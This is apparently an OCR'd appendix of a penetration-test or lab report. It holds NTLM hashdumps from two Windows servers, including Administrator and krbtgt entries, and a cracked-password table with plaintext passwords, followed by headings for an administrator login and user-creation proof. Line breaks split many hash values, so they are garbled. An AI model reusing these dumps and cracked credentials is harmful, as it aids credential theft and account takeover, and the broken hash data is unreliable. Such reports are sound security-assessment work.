    d67b4f99841663ace50a693a1c45b535:::
F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:856
    adc63423223faf144c842ca2c21ec:::
E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:3
    dac4b8bffcb7a9239011769140cf7d3:::
M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:7
    a2828a08a637be3665d0a1498c5395b:::
L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:1839
    f457aa3ae0c1f57cb3a2d60be5e4:::
D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:
    a0712eec8f39170f47e8cdb200c1fc95:::
R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:69
```

c765fa30ec4dd42b9b024f218b0580 : : :
V. Layman : 8428 : aad3b435b51404eeaad3b435b51404ee : 43
f9df127d3985aca72810a2dc628980 : : :
A. Marsland : 8429 : aad3b435b51404eeaad3b435b51404ee : 20
b08a4b93dac9b82c8d1ebdd753694a : : :
D. Rosamond : 8430 : aad3b435b51404eeaad3b435b51404ee :
a61a3d87626f91311591918179c86f2e : : :
B. Riche : 8431 : aad3b435b51404eeaad3b435b51404ee : 368272930
d933c6a02a8390024d51ef1 : : :
J. Wiste : 8432 : aad3b435b51404eeaad3b435b51404ee : 4
dde635f5efa746cb7d036380814e2bf : : :
T. Lefebre : 8433 : aad3b435b51404eeaad3b435b51404ee : 96
b0085ad60d00e4cc8fc855b3d2a827 : : :
S. Dalrymple : 8434 : aad3b435b51404eeaad3b435b51404ee : 69
d4d808c9730cdc77e48c5558671bc7 : : :
R. Stoneking : 8435 : aad3b435b51404eeaad3b435b51404ee : 47
ad63578be5778e4e1d7121227fe913 : : :
S. Russom : 8436 : aad3b435b51404eeaad3b435b51404ee : 692
feeaa9171bda84a3874012207b084 : : :
M. Maxwell : 8437 : aad3b435b51404eeaad3b435b51404ee :
c9bd8e7608d2b4658e837cac4fd1236d : : :
Z. Sowders : 8438 : aad3b435b51404eeaad3b435b51404ee :
cbd8c1afb8d911f600425fabcd48a9e3 : : :
M. Hoy : 8439 : aad3b435b51404eeaad3b435b51404ee :
a68ff8da2315326f567675fca07225b9 : : :
C. Selzer : 8440 : aad3b435b51404eeaad3b435b51404ee :
f214bd09502e7799840813ccb1dead7b : : :
K. Leiker : 8441 : aad3b435b51404eeaad3b435b51404ee :
da7ac7375ed984346f6afefc49a38f21 : : :
S. Gerst : 8442 : aad3b435b51404eeaad3b435b51404ee :
d6d09b3b8671588fe1b6832dbec99158 : : :
D. Kennemer : 8443 : aad3b435b51404eeaad3b435b51404ee :
a5dda642ef08797b734e2230c3d651d8 : : :
L. Angelo : 8444 : aad3b435b51404eeaad3b435b51404ee :
c11437ffda56352cc73a38816981c150 : : :
L. Gamino : 8445 : aad3b435b51404eeaad3b435b51404ee : 786
a7d993f526d7872a544ddf051a860 : : :
S. Tacey : 8446 : aad3b435b51404eeaad3b435b51404ee :
a7eb465e107e19796ebe09ba432d4d4f : : :
E. Bouknight : 8447 : aad3b435b51404eeaad3b435b51404ee : 8
e38b49e2b465bdb3a8dd36ed107623f : : :
L. Soriano : 8448 : aad3b435b51404eeaad3b435b51404ee :
c34d096d811d4443fb4c8c622f86b2bc : : :
M. Wentz : 8449 : aad3b435b51404eeaad3b435b51404ee :
dee5532a0e2448a9ea970b73d7254108 : : :
G. Fuller : 8450 : aad3b435b51404eeaad3b435b51404ee : 2

a6dcbf2ce4521894de9996a9bb12f0b:::
C.Linen:8451:aad3b435b51404eeaad3b435b51404ee:11
f4662f7126275693fa197ec1208611:::
J.Murrell:8452:aad3b435b51404eeaad3b435b51404ee:9
dc591b11979479286c83e8ef7db884a:::
A.Eisenmenger:8453:aad3b435b51404eeaad3b435b51404ee:3218
bef7cae0d6f78b42388c1129630c:::
S.Poore:8454:aad3b435b51404eeaad3b435b51404ee:
c1211dc18cb20c3c2379bdec39347601:::
A.Fritzler:8455:aad3b435b51404eeaad3b435b51404ee:
e919b7468cc38c55cd5f9f14e2915f8c:::
M.Otter:8456:aad3b435b51404eeaad3b435b51404ee:4
f6ad0ba39ec2e822cb87336493dee4f:::
S.Kerfoot:8457:aad3b435b51404eeaad3b435b51404ee:05
f24a6d3a2ba76726a09c3e098dc70c:::
B.Saari:8458:aad3b435b51404eeaad3b435b51404ee:
e3ca1ff85b82feb8db48eaa4a2b952fa:::
M.Colberg:8459:aad3b435b51404eeaad3b435b51404ee:
e8d16706aaf80410863c2155ae5b6092:::
V.Reighard:8460:aad3b435b51404eeaad3b435b51404ee:
e7324e185052c708cb1ed4a2cb628233:::
S.Leverich:8461:aad3b435b51404eeaad3b435b51404ee:0
c7e9d12f51120ea8577bc4e26c3f186:::
C.Hernadez:8462:aad3b435b51404eeaad3b435b51404ee:72
e3097fd303107dde548ee7382d9390:::
E.Bolander:8463:aad3b435b51404eeaad3b435b51404ee:
d510101a77b4b42c83bd27d2ee485352:::
S.Abercrombie:8464:aad3b435b51404eeaad3b435b51404ee:
a2451fa7092e07a97d3dc6445fc9b802:::
D.Kawasaki:8465:aad3b435b51404eeaad3b435b51404ee:
cb827e7fe2df23013c4262f404433829:::
J.Killion:8466:aad3b435b51404eeaad3b435b51404ee:64
e0ad505a09834615bcb7549370f6b5:::
C.Spann:8467:aad3b435b51404eeaad3b435b51404ee:01
e32b5f30d1b44308f7f2aa4c408324:::
E.Bascom:8468:aad3b435b51404eeaad3b435b51404ee:47
af67ecf22638b186bb7bae47bd3979:::
W.Haakenson:8469:aad3b435b51404eeaad3b435b51404ee:9181171
e6b0b26f141987327eb27c7bc:::
K.Corney:8470:aad3b435b51404eeaad3b435b51404ee:2
cbac92cef31c0383053d6979ee80dc6:::
K.Husby:8471:aad3b435b51404eeaad3b435b51404ee:7885
c7735c9f4dea03992668fe24d21d:::
R.Avina:8472:aad3b435b51404eeaad3b435b51404ee:114165
d0ebad5b32b342cd1c970e6aca:::
C.Corpuz:8473:aad3b435b51404eeaad3b435b51404ee:

f2c4c5537fd5c677a1b0e3d7bd3d791e:::
M. Tilman:8474:aad3b435b51404eeaad3b435b51404ee:
e3cd41756df8fb343fb59ada60f4cd20:::
T. Blass:8475:aad3b435b51404eeaad3b435b51404ee:39
f7ded915d2a9e788933212948eafd5:::
B. Schweitzer:8476:aad3b435b51404eeaad3b435b51404ee:35
a4341a939ed6e95eb374c744d4d7a4:::
W. Loch:8477:aad3b435b51404eeaad3b435b51404ee:6
ae13f5eb4dee5b41b0cf5c1f46af6f8:::
N. Broady:8478:aad3b435b51404eeaad3b435b51404ee:0
c7737984a29228b4b4bbd1f4cea84f8:::
L. Sarver:8479:aad3b435b51404eeaad3b435b51404ee:0
c468a08fa87dfabb90f3de18f8a9afd:::
F. Ousley:8480:aad3b435b51404eeaad3b435b51404ee:758
acd4a87e889623981e2f8c2e46908:::
T. Prestidge:8481:aad3b435b51404eeaad3b435b51404ee:65
c6fedffd4ad041339044c6af2e2d0e:::
G. Nordeen:8482:aad3b435b51404eeaad3b435b51404ee:876
e20ea0733daa0210eb06fc4055794:::
G. Youngberg:8483:aad3b435b51404eeaad3b435b51404ee:9761
c5b5cebe089d54444dac6db98169:::
R. Zoll:8484:aad3b435b51404eeaad3b435b51404ee:
fb165537779ff86330c01193b265f106:::
M. Thiel:8485:aad3b435b51404eeaad3b435b51404ee:
bad2d614cac97801e9c32c0d9796bbe4:::
N. Bitterman:8486:aad3b435b51404eeaad3b435b51404ee:
f590c06f8447e5de98743ebecea151d3:::
V. Teran:8487:aad3b435b51404eeaad3b435b51404ee:
fc45ca5caee6c455666bd0f7da78ad3b:::
M. Pascucci:8488:aad3b435b51404eeaad3b435b51404ee:38
f3cd13065f5a306070fd5eb8f9cf43:::
F. Lu:8489:aad3b435b51404eeaad3b435b51404ee:64
cc0755e4fec5b44907858710370b95:::
I. Cortright:8490:aad3b435b51404eeaad3b435b51404ee:8
ab40367b304c9bca0746d4473df7bf1:::
M. Birdwell:8491:aad3b435b51404eeaad3b435b51404ee:
b5dd158402e10bf4bb22721e1fbda9d3:::
E. Mogan:8492:aad3b435b51404eeaad3b435b51404ee:
f639f1fe4a46fe4c892619baffcae79e:::
F. Lietz:8493:aad3b435b51404eeaad3b435b51404ee:006896
c9fa7817ab5707e4c5a7f4364b:::
A. Mckendree:8494:aad3b435b51404eeaad3b435b51404ee:69
bf5da802faf11192ae315c3fb21fd3:::
R. Sepeda:8495:aad3b435b51404eeaad3b435b51404ee:2188
db40bc30a3dcbceff76e97083624:::
D. Doolin:8496:aad3b435b51404eeaad3b435b51404ee:

da30d3e6f54b0f767cfa6c5745720552:::
J.Schack:8497:aad3b435b51404eeaad3b435b51404ee:670756
d5b78f03d5482f4e87dd85e2fd:::
E.Leclaire:8498:aad3b435b51404eeaad3b435b51404ee:45738
dc07e95c352e116a8adeddab536:::
J.Uribe:8499:aad3b435b51404eeaad3b435b51404ee:
caed7e4c9f653dc0b0b3fa034d8129f0:::
Y.Lezama:8500:aad3b435b51404eeaad3b435b51404ee:4
ebe578c79ca47a780994ef277d50f05:::
B.Evert:8501:aad3b435b51404eeaad3b435b51404ee:728
b32e4f7f8912edcf1f24c9a428a54:::
D.Jin:8502:aad3b435b51404eeaad3b435b51404ee:5635
ca5d49c718c38db6c5939273b7c8:::
O.Sandoval:8503:aad3b435b51404eeaad3b435b51404ee:0
ff394abdf055b4543652a2e8accd056:::
Y.Weinstein:8504:aad3b435b51404eeaad3b435b51404ee:
d83ebe9bb51bf4e30c5eec6859fed4b9:::
C.Brice:8505:aad3b435b51404eeaad3b435b51404ee:
b715b54a7d7fb74b71bc19703d4dcde6:::
H.Shiba:8506:aad3b435b51404eeaad3b435b51404ee:38523
d499b62051396a4adf31d389256:::
G.Chica:8507:aad3b435b51404eeaad3b435b51404ee:857974
a9a76c07164317355ce6b97e52:::
M.Hershberger:8508:aad3b435b51404eeaad3b435b51404ee:70
f3e3ba4afefe9d4b33496a9dbd3649:::
test:8510:aad3b435b51404eeaad3b435b51404ee:
c5a237b7e9d8e708d8436b6148a25fa1:::
SERVER1$:1001:aad3b435b51404eeaad3b435b51404ee:
eeca2577ca1250d8e7569b9d23688564:::
webs$:8511:aad3b435b51404eeaad3b435b51404ee:1
da4fffcb02780085b145e024f93c930:::
secured$:8512:aad3b435b51404eeaad3b435b51404ee:
e7bc7fe66d393afd0517d7ea0e9e6667:::
lists$:8513:aad3b435b51404eeaad3b435b51404ee:9
af17b2c7237b550b708b54f9d40b8a1:::
pc56$:8514:aad3b435b51404eeaad3b435b51404ee:4
f355eaad5550fdaecaded16ca0b02ea:::
rtc5$:8515:aad3b435b51404eeaad3b435b51404ee:
f9fd69e581463b17abae5ffc60a2a428:::
cn$:8516:aad3b435b51404eeaad3b435b51404ee:
f99a805dc0e1a52b597537a35bf84545:::
wwwchat$:8517:aad3b435b51404eeaad3b435b51404ee:5
b43dc6031b23170af3e403ebe26351e:::
lib$:8518:aad3b435b51404eeaad3b435b51404ee:7
d341633c2d9f03f9868d83936b174f2:::
pc54$:8519:aad3b435b51404eeaad3b435b51404ee:10

e68484cd5a756ebe842facac09047e:::
rho$:8520:aad3b435b51404eeaad3b435b51404ee:39309
d445a248bc196009eedfac78059:::
cust21$:8521:aad3b435b51404eeaad3b435b51404ee:18
cafb825f99a30ce7b727734a1ec416:::
cust39$:8522:aad3b435b51404eeaad3b435b51404ee:43425
fa99705f9e156267c9c0f5cef47:::
ipmonitor$:8523:aad3b435b51404eeaad3b435b51404ee:0
cf53cba9583f8d6cffdcf6c276864b3:::
galerias$:8524:aad3b435b51404eeaad3b435b51404ee:7
cd3f768f390193d20fc30102a886f65:::
segment-119-227$:8525:aad3b435b51404eeaad3b435b51404ee:33
e9c2af25801b2928b025b24a3a1138:::
b$:8526:aad3b435b51404eeaad3b435b51404ee:93
e6524fb0368bf63d2d6a3674c210ab:::
pc19$:8527:aad3b435b51404eeaad3b435b51404ee:
d830437fb15a8a8fa3080613eaadbefe:::
correo$:8528:aad3b435b51404eeaad3b435b51404ee:63
b4b3fc4a00ecbed8a2ed9d35072a86:::
uranus$:8529:aad3b435b51404eeaad3b435b51404ee:37214569
b4edec77af0b8edeb18342c2:::
miami$:8530:aad3b435b51404eeaad3b435b51404ee:
e920b255bb70cd9194c15055f7925155:::
CLIENT1$:8532:aad3b435b51404eeaad3b435b51404ee:28
e72742632fa1f371d2885a12e69a95:::
CLIENT2$:8533:aad3b435b51404eeaad3b435b51404ee:49
b813d6970c12e83e3a8f927d81ea1a:::
SERVER2$:8534:aad3b435b51404eeaad3b435b51404ee:88
f3ef8807486de8bc265342ebc8f86a:::

J Server 2 Hashdump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
    e53c09abd08dbd99c43a1efec560f45f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
    ab4f1664ad3a8ac47a90d02b3cc4fa37:::
Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516
    f8dca38b8541bc6f4732c3b304f2:::
R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:
    a16cd1df23cf8b8e923b312e9ab3f5d4:::
E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:483
    ec4b04b0a552316b276c2624a34fa:::
D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:
    c53064e9887a83f8a4d5cbfcef972305:::
C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:854
    b0771463f88f7bc24a4725f84e8cb:::
C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:676035
    f793cc21d58a224011ea06bab2:::
K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:97
    bab9d5bece0fcc4f1e4276b86b7cd2:::
M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:6
    b9e4e4fe9908b12391c41ef35b7b1c3:::
D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:81
    fdfb48450ad4f3864d741a01ca2e21:::
W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:24
    e4ac391f7c5d4378f792253e356f22:::
N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:
    a6339833fd0bcf84a3ab10a42fa7b59a:::
D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:
    ce1dc95c9d025db2e1f3ea85c40236be:::
M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:
    c8772704bdf47b48a33804df97f67850:::
F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:
    f64237b0e85352bd41ce8eed475d8421:::
E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:
    f62a557ef50f7784877e4f9a56e159e6:::
M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:
    d8d5907791e5a47726e83e5e46f2af40:::
L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:24
    b5431395c05f8b51ea696b56a753d5:::
D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:4096
    de2eb2481c54b9434504a6bd2626:::
R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:
```

dbd5e86f519091ee6bd8493ab5a11495 : : :
V. Layman:8428: aad3b435b51404eeaad3b435b51404ee:43
bcce94858487616e05d95296ede293 : : :
A. Marsland:8429: aad3b435b51404eeaad3b435b51404ee:73
e649125bc403926b144d55afb39b93 : : :
D. Rosamond:8430: aad3b435b51404eeaad3b435b51404ee:70
e0448c608d9a2c9063f843a67e19ea : : :
B. Riche:8431: aad3b435b51404eeaad3b435b51404ee:889
f1e1dda555e1dbf1dd2fddeab883d : : :
J. Wiste:8432: aad3b435b51404eeaad3b435b51404ee:
bd2ec47441828680d9e0505cf0459e5c : : :
T. Lefebre:8433: aad3b435b51404eeaad3b435b51404ee:4
b4e6698bfe9dc66f21fccee2b3a716f : : :
S. Dalrymple:8434: aad3b435b51404eeaad3b435b51404ee:0
e22d6c69b26a876faae86c723e905fc : : :
R. Stoneking:8435: aad3b435b51404eeaad3b435b51404ee:68
ca4d1dd6450dee4940a9bcb4ce8423 : : :
S. Russom:8436: aad3b435b51404eeaad3b435b51404ee:3
ef78cda39b74b1c181814af284fb3f1 : : :
M. Maxwell:8437: aad3b435b51404eeaad3b435b51404ee:840
a1f2263dd7dffdf4d0ac22dcc6f49 : : :
Z. Sowders:8438: aad3b435b51404eeaad3b435b51404ee:8519
eb53ce4e373f984a0e38f4b810fb : : :
M. Hoy:8439: aad3b435b51404eeaad3b435b51404ee:
a7b07e7189039642f865bb96a9c35570 : : :
C. Selzer:8440: aad3b435b51404eeaad3b435b51404ee:
d275a92aeef9d6b958d22dd34e2d33cb : : :
K. Leiker:8441: aad3b435b51404eeaad3b435b51404ee:9
ca781b2c9b0e2db50ac628846f852f5 : : :
S. Gerst:8442: aad3b435b51404eeaad3b435b51404ee:
a2eb2c7035aaf261e099a4f345f14980 : : :
D. Kennemer:8443: aad3b435b51404eeaad3b435b51404ee:
bba45f0275135400fe21015d52d937b1 : : :
L. Angelo:8444: aad3b435b51404eeaad3b435b51404ee:
c4342458001cd63d599b200ad74cb09e : : :
L. Gamino:8445: aad3b435b51404eeaad3b435b51404ee:
eb48f0585453625ec4e4ed116977042e : : :
S. Tacey:8446: aad3b435b51404eeaad3b435b51404ee:
edccee80b5097606b5e1a991ff20d0ab : : :
E. Bouknight:8447: aad3b435b51404eeaad3b435b51404ee:53124
ae8313a8f4b6e28eec9b978e41c : : :
L. Soriano:8448: aad3b435b51404eeaad3b435b51404ee:
fede29a42ffcb3cf0955d8f7ca567955 : : :
M. Wentz:8449: aad3b435b51404eeaad3b435b51404ee:9568
d16ab2ccf3f4801678eda8bc749d : : :
G. Fuller:8450: aad3b435b51404eeaad3b435b51404ee:

e65f96ff47fbb707c4af42aced95d43b:::
C.Linen:8451:aad3b435b51404eeaad3b435b51404ee:99
b6dd12c417c650d1f968b8afdde36e:::
J.Murrell:8452:aad3b435b51404eeaad3b435b51404ee:3
fabd7fc9b1a83b16370168f7fbc741e:::
A.Eisenmenger:8453:aad3b435b51404eeaad3b435b51404ee
:583018f6618d5cb7004b6af75eadf510:::
S.Poore:8454:aad3b435b51404eeaad3b435b51404ee:2
ece90083724c6050f1d7d54b57c13e0:::
A.Fritzler:8455:aad3b435b51404eeaad3b435b51404ee:6
ac6a6fd88899f637cde5f2e6564a1e1:::
M.Otter:8456:aad3b435b51404eeaad3b435b51404ee:86439
a616978705185f584bf350cf5dc:::
S.Kerfoot:8457:aad3b435b51404eeaad3b435b51404ee:8
cb3522398cbe3dbd0abe6a26a87478e:::
B.Saari:8458:aad3b435b51404eeaad3b435b51404ee:53
b1fd8b95ec2299731c623d948276c6:::
M.Colberg:8459:aad3b435b51404eeaad3b435b51404ee:1
ac6ed1b576eb48ddf6676d0bb2aa3e5:::
V.Reighard:8460:aad3b435b51404eeaad3b435b51404ee:467
e2d0e0e8daaf270d82b9dcc7124c6:::
S.Leverich:8461:aad3b435b51404eeaad3b435b51404ee:
b5b73b1984e9c951d4e95924a1cbc34f:::
C.Hernadez:8462:aad3b435b51404eeaad3b435b51404ee:
e4e95bee1e9e9b4d49020c3b659d85f3:::
E.Bolander:8463:aad3b435b51404eeaad3b435b51404ee:
c6504719856851983a0ccc47f009ae96:::
S.Abercrombie:8464:aad3b435b51404eeaad3b435b51404ee:5375
fdb80376829e2a30271aa81640c1:::
D.Kawasaki:8465:aad3b435b51404eeaad3b435b51404ee:08
d8ed1eaeea3c8fd7acc06314976e36:::
J.Killion:8466:aad3b435b51404eeaad3b435b51404ee
:6117435384806d5c98df5c4e3d0ae712:::
C.Spann:8467:aad3b435b51404eeaad3b435b51404ee:8
d4aed79e85b97d730a06b0bea01a085:::
E.Bascom:8468:aad3b435b51404eeaad3b435b51404ee:1
f4ad2c305a1624d9e53bf1c34ad6977:::
W.Haakenson:8469:aad3b435b51404eeaad3b435b51404ee:2
cbec3d1df634a653b2b2a07e411a11a:::
K.Corney:8470:aad3b435b51404eeaad3b435b51404ee:071650
fb910bcf433f0944c2a48234f5:::
K.Husby:8471:aad3b435b51404eeaad3b435b51404ee:9
ba3b63f93788a77e9cd5ae290e35f9c:::
R.Avina:8472:aad3b435b51404eeaad3b435b51404ee
:280635941483e80a3ba540cae061754d:::
C.Corpuz:8473:aad3b435b51404eeaad3b435b51404ee:

c18f63bfcf49f049c9a4ea12fa5150b7:::
M.Tilman:8474:aad3b435b51404eeaad3b435b51404ee:47
b55ceed18efe45582bab180dcc6ce3:::
T.Blass:8475:aad3b435b51404eeaad3b435b51404ee:8
b121c8bc35ba87546985582f3329b8d:::
B.Schweitzer:8476:aad3b435b51404eeaad3b435b51404ee:00860
eb7c07bd00e9945faa01877b89a:::
W.Loch:8477:aad3b435b51404eeaad3b435b51404ee:90584
e3a0a419f3e208da1b39b2ec98a:::
N.Broady:8478:aad3b435b51404eeaad3b435b51404ee:
ce055cd6aca06cb629bce80c7bcae5d2:::
L.Sarver:8479:aad3b435b51404eeaad3b435b51404ee:
bf99adbdc97c1f9a1ad9f4efc4dd4be3:::
F.Ousley:8480:aad3b435b51404eeaad3b435b51404ee:53
effa66137a652ea07b6a6b8451ac6e:::
T.Prestidge:8481:aad3b435b51404eeaad3b435b51404ee:
f7d460e1c769b6a8a68ca878cfedf5ce:::
G.Nordeen:8482:aad3b435b51404eeaad3b435b51404ee:05
a3d4704d52997e255c4dc0ba3fae1c:::
G.Youngberg:8483:aad3b435b51404eeaad3b435b51404ee:
e1f0f84ff05796020ef43891709cfc77:::
R.Zoll:8484:aad3b435b51404eeaad3b435b51404ee:129
e6028e32aac47d9fd5bfc91be3911:::
M.Thiel:8485:aad3b435b51404eeaad3b435b51404ee:17
ad717e4fb4ee6f547a72b64bdc3c75:::
N.Bitterman:8486:aad3b435b51404eeaad3b435b51404ee:
fcc3b78f9abf782da2ba68d9bc6902f5:::
V.Teran:8487:aad3b435b51404eeaad3b435b51404ee:
af0e992f816167feebe71d57db83e0c2:::
M.Pascucci:8488:aad3b435b51404eeaad3b435b51404ee:
a010c0cf64975ce361e428b701b15c91:::
F.Lu:8489:aad3b435b51404eeaad3b435b51404ee:
b6e4332e1cebf538eb367127203c71ba:::
I.Cortright:8490:aad3b435b51404eeaad3b435b51404ee:9
c12c32215cdf257506d6623c676a4e5:::
M.Birdwell:8491:aad3b435b51404eeaad3b435b51404ee:
d6795acdd456261a959f67837d28886a:::
E.Mogan:8492:aad3b435b51404eeaad3b435b51404ee:79
e84653d30fe67c7b5ae45eb3c6eb48:::
F.Lietz:8493:aad3b435b51404eeaad3b435b51404ee:6
dd01db8c84aa3ae833f1c4cce0d7f98:::
A.Mckendree:8494:aad3b435b51404eeaad3b435b51404ee:8307
c7288138647ab7691e1674819b63:::
R.Sepeda:8495:aad3b435b51404eeaad3b435b51404ee:12
a1e6d68055762e2d8fc61d9215b3ee:::
D.Doolin:8496:aad3b435b51404eeaad3b435b51404ee:3


a1b01992f7f12d79d1775148bac1775:::
J.Schack:8497:aad3b435b51404eeaad3b435b51404ee:6
ea9ce1a4aeb73e7ddd4a194a4dbafd2:::
E.Leclaire:8498:aad3b435b51404eeaad3b435b51404ee:
d4a39cccec6bcff8acec23b572a2dd9e:::
J.Uribe:8499:aad3b435b51404eeaad3b435b51404ee:38
cf160ebc6020e49a91f9a0472a281a:::
Y.Lezama:8500:aad3b435b51404eeaad3b435b51404ee:34486
d10c832e47a9ae1e5af73cdfc19:::
B.Evert:8501:aad3b435b51404eeaad3b435b51404ee:9
b8d4df3379439d96bcc45426f70f9d2:::
D.Jin:8502:aad3b435b51404eeaad3b435b51404ee:668
a80793e5bef2b6aaee72e00d59355:::
O.Sandoval:8503:aad3b435b51404eeaad3b435b51404ee:1
db8c250285adcfdb68169bfacf09119:::
Y.Weinstein:8504:aad3b435b51404eeaad3b435b51404ee:
e761047004fe0282a9222b27784fd8de:::
C.Brice:8505:aad3b435b51404eeaad3b435b51404ee:
b719beb7f6d7473e4f5ee57687b9b7e5:::
H.Shiba:8506:aad3b435b51404eeaad3b435b51404ee:1348
eb6f945ebb332f6d69a3b8f4f7c1:::
G.Chica:8507:aad3b435b51404eeaad3b435b51404ee:062
c72bc7417f9bafdaf0625003435f2:::
M.Hershberger:8508:aad3b435b51404eeaad3b435b51404ee:43
efd4b4078817357c3bafed63f13dd9:::
test:8510:aad3b435b51404eeaad3b435b51404ee:
c5a237b7e9d8e708d8436b6148a25fa1:::
SERVER1$:1001:aad3b435b51404eeaad3b435b51404ee:9683
fcd45319937ac8d7d4428e94f6d5:::
webs$:8511:aad3b435b51404eeaad3b435b51404ee:1
da4fffcb02780085b145e024f93c930:::
secured$:8512:aad3b435b51404eeaad3b435b51404ee:
e7bc7fe66d393afd0517d7ea0e9e6667:::
lists$:8513:aad3b435b51404eeaad3b435b51404ee:9
af17b2c7237b550b708b54f9d40b8a1:::
pc56$:8514:aad3b435b51404eeaad3b435b51404ee:4
f355eaad5550fdaecaded16ca0b02ea:::
rtc5$:8515:aad3b435b51404eeaad3b435b51404ee:
f9fd69e581463b17abae5ffc60a2a428:::
cn$:8516:aad3b435b51404eeaad3b435b51404ee:
f99a805dc0e1a52b597537a35bf84545:::
wwwchat$:8517:aad3b435b51404eeaad3b435b51404ee:5
b43dc6031b23170af3e403ebe26351e:::
lib$:8518:aad3b435b51404eeaad3b435b51404ee:7
d341633c2d9f03f9868d83936b174f2:::
pc54$:8519:aad3b435b51404eeaad3b435b51404ee:10

e68484cd5a756ebe842facac09047e:::
rho$:8520:aad3b435b51404eeaad3b435b51404ee:39309
d445a248bc196009eedfac78059:::
cust21$:8521:aad3b435b51404eeaad3b435b51404ee:18
cafb825f99a30ce7b727734a1ec416:::
cust39$:8522:aad3b435b51404eeaad3b435b51404ee:43425
fa99705f9e156267c9c0f5cef47:::
ipmonitor$:8523:aad3b435b51404eeaad3b435b51404ee:0
cf53cba9583f8d6cffdcf6c276864b3:::
galerias$:8524:aad3b435b51404eeaad3b435b51404ee:7
cd3f768f390193d20fc30102a886f65:::
segment-119-227$:8525:aad3b435b51404eeaad3b435b51404ee:33
e9c2af25801b2928b025b24a3a1138:::
b$:8526:aad3b435b51404eeaad3b435b51404ee:93
e6524fb0368bf63d2d6a3674c210ab:::
pc19$:8527:aad3b435b51404eeaad3b435b51404ee:
d830437fb15a8a8fa3080613eaadbefe:::
correo$:8528:aad3b435b51404eeaad3b435b51404ee:63
b4b3fc4a00ecbed8a2ed9d35072a86:::
uranus$:8529:aad3b435b51404eeaad3b435b51404ee:37214569
b4edec77af0b8edeb18342c2:::
miami$:8530:aad3b435b51404eeaad3b435b51404ee:
e920b255bb70cd9194c15055f7925155:::
CLIENT1$:8532:aad3b435b51404eeaad3b435b51404ee:28
e72742632fa1f371d2885a12e69a95:::
CLIENT2$:8533:aad3b435b51404eeaad3b435b51404ee:49
b813d6970c12e83e3a8f927d81ea1a:::
SERVER2$:8534:aad3b435b51404eeaad3b435b51404ee:987
e2eb29c51ab1b58cbee8392ca8321:::

K Administrator Account Password Crack

H.Shiba	* empty *	*		AAD3B435B514...	1348EB6F945E...		LM & NTLM
G.Chica	* empty *	*	tipple	AAD3B435B514...	062C728C7417...		LM & NTLM
M.Hershberger	* empty *	*	epithet	AAD3B435B514...	43EFD4B40788...		LM & NTLM

L Administrator Account Login




M Create User Proof

